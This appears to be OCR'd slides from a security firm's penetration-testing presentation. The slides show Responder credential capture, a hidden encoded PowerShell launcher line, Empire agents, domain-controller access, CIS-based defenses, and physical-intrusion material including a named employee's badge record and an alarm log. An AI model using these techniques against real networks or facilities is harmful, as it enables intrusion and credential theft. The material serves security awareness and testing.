


```
c:\Use[redacted]ake\Desktop\Responder-Windows-master\src>python Responder.py -i 10.4
[redacted]
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Windows Responder 2.3.3.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C
```




HTTP-NTLMv2-10[redacted] [redacted]12:14 AM Text Document 107 KB

INTERNAL ATTACK – PIVOT – LIVE OFF THE LAND




```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> powershell.exe -NoP -sta -NonI -W Hidden -Enc [redacted]
```




```
(Empire: agents) > list

[*] Active agents:

  Name                Internal IP     Machine Name     Username              Process
  ---------           -----------     ------------     ----------            -------
  3H[redacted]        10.4[redacted]  [redacted]       *[redacted]           powershell/2596
  DP[redacted]        10.4[redacted]  [redacted]       *[redacted]           powershell/5896
```

INTERNAL ATTACK – REPEAT – CYCLE UNTIL DA



```
128      plaintext  [redacted]com      str[redacted]      [redacted]      [redacted]
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\str[redacted]>hostname
[redacted]DC10

C:\Users\str[redacted]>whoami
[redacted]str[redacted]

C:\Users\str[redacted]>_
```

INTERNAL DEFENSE STRATEGY

Disable/alert on common enumeration commands.	➢CIS Top 20 – #6
Only allow whitelisted applications to run on workstations.	➢CIS Top 20 – #2
Remove privileged access from all day-to-day usage accounts	➢CIS Top 20 – #5
Disable weak authentication methods and require SMB signing.	➢CIS Top 20 – #3
Reduce privileged groups to as few members as possible	➢CIS Top 20 – #5

PHYSICAL ATTACK

PRESIDIO®

Future. Built.


PHYSICAL ATTACK – AGENDA


- Onsite reconnaissance
- Develop plan of attack(s)
- Attempt intrusion
- Document sensitive data that could have been obtained

PHYSICAL ATTACK


+


PHYSICAL ATTACK






PHYSICAL ATTACK





PHYSICAL ATTACK – JACKPOT!

PHYSICAL ATTACK – NEED A BADGE?



Last name: MacDanel

First name: Patrick

Middle name: S

Cardholder ID: 504326

Badge type: Employee

Record last changed: 3/14/2017 6:23:39 PM

No Last Access


Badge ID: 504326

Issue code: 0


Prints: 0

Activate: 3/14/2017

Deactivate: 3/14/2022



PHYSICAL ATTACK – WORRIED ABOUT ALARMS?



Main Alarm Monitor

Alarm Description	Time/Date	Device	Card
Granted Access	12:38 PM 3/10/2017	CR-02 Rear Entrance	Sid Kan

Alarm Acknowledgment

Alarm information

Description: Door Forced Open

Time/date: 1:21 PM 3/10/2017

Controller: CVS 2 Hampshire

Device: CR-02 Rear Entrance

Input/output: None

Card:

Acknowledgment

Activity history:

Instructions

Instruction Template

Notes: Presidio Access

PRESIDIO®

Future. Built.

SOCIAL ENGINEERING – IMPERSONATION

